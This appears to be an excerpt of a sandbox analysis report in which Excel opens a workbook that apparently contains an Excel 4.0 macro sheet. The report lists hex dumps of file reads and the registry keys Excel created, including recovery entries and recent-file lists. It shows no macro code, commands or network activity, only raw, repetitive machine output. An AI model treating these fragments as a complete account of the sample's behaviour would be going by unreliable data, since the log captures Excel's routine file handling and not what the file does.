C:\Users\user\Desktop\B5DE0000	unknown	16384	fc f6 72 6d 33 62 5e a2 bd cd f7 eb fb 65 c2 ef 13 97 09 4f 4b 9c e7 e7 27 2e 17 9e bf b7 79 e1 cf 3e 6f f7 96 bf ed 16 ea 7c 15 ce 33 68 a3 d7 4b fd f4 7e 52 41 af d5 a2 63 db 47 5e cb 44 44 44 44 44 44 74 70 30 a0 12 28 9e d6 41 aa 4c eb 21 8d e6 f5 b7 a0 4a 8b 2c a7 65 d6 10 27 1b 9f 87 18 17 68 19 e6 64 c5 e5 ad d5 82 69 bf c5 07 56 02 b1 75 e3 d3 5c 70 c5 bd 5a 60 25 08 b4 80 6f 36 e4 c4 9b 11 c5 3f 07 74 3d 4c 43 70 25 6f 50 45 0b f0 a0 85 f6 d8 b4 a0 10 1f 0e 00 84 e5 2a ec 23 08 10 9a 9e df 72 51 9f fd b4 70 20 c2 4f 8b cd 0f a6 83 2d 13 cc 37 a1 e9 89 6c 5e b0 4c ae cf 89 82 f9 89 30 3d 9c be a8 f5 f0 ea 97 81 f0 72 e1 e9 fe 73 6c 5a b0 fd dc 30 5d 97 41 0d a1 d8 72 a3 6c a8 6e 5c 7f 0d d2 fb 4a a5 29 dd f5 5a 75 c1 14 d6 4e 21 22 22 22 22 22 3a	..rm3b^.....e.....OK...'..... y..>o.....|..3h..K..~RA...c.G ^.DDDDDDtp0.. (..A.L.!.....J.,. e..'.....h..d.....i...V..u..\p ..Z`%...o6.....?.t=LCp%oPE .....*.#.....rQ...p .O... ..-..7...I^.L.....0=..... r...slZ....0].A...r.l.n\....J.) ..Zu...N!"""""":	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B5DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2................... ......\.p....user B.....a.........=........... ..ThisWorkbook............... ....=........K ^)8.......X.@.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B5DE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 4c f7 7a 93 8f d6 01 40 00 00 00 80 7d df ab d8 e3 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. 8.......@.......P.......h..... ..t.......................... user...........Microsoft Excel .@....L.z....@....}.............	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B5DE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 53 68 65 65 74 31 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Sheet1.....Macro1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B5DE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B5DE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 f7 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 f5 00 00 00 f6 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>.....	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B5DE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B5DE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED48E	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED568	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED604	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3469	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F35EF	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED48E	ED48E	binary	04 00 00 00 D4 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 31 00 35 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 57 BE E9 A8 D8 E3 D6 01 8E D4 0E 00 8E D4 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED568	ED568	binary	04 00 00 00 D4 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 3D 3E 5F AC D8 E3 D6 01 68 D5 0E 00 68 D5 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED604	ED604	binary	04 00 00 00 D4 08 00 00 25 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 36 00 43 00 70 00 72 00 6D 00 39 00 37 00 55 00 54 00 6C 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 60 6D 79 AC D8 E3 D6 01 04 D6 0E 00 04 D6 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 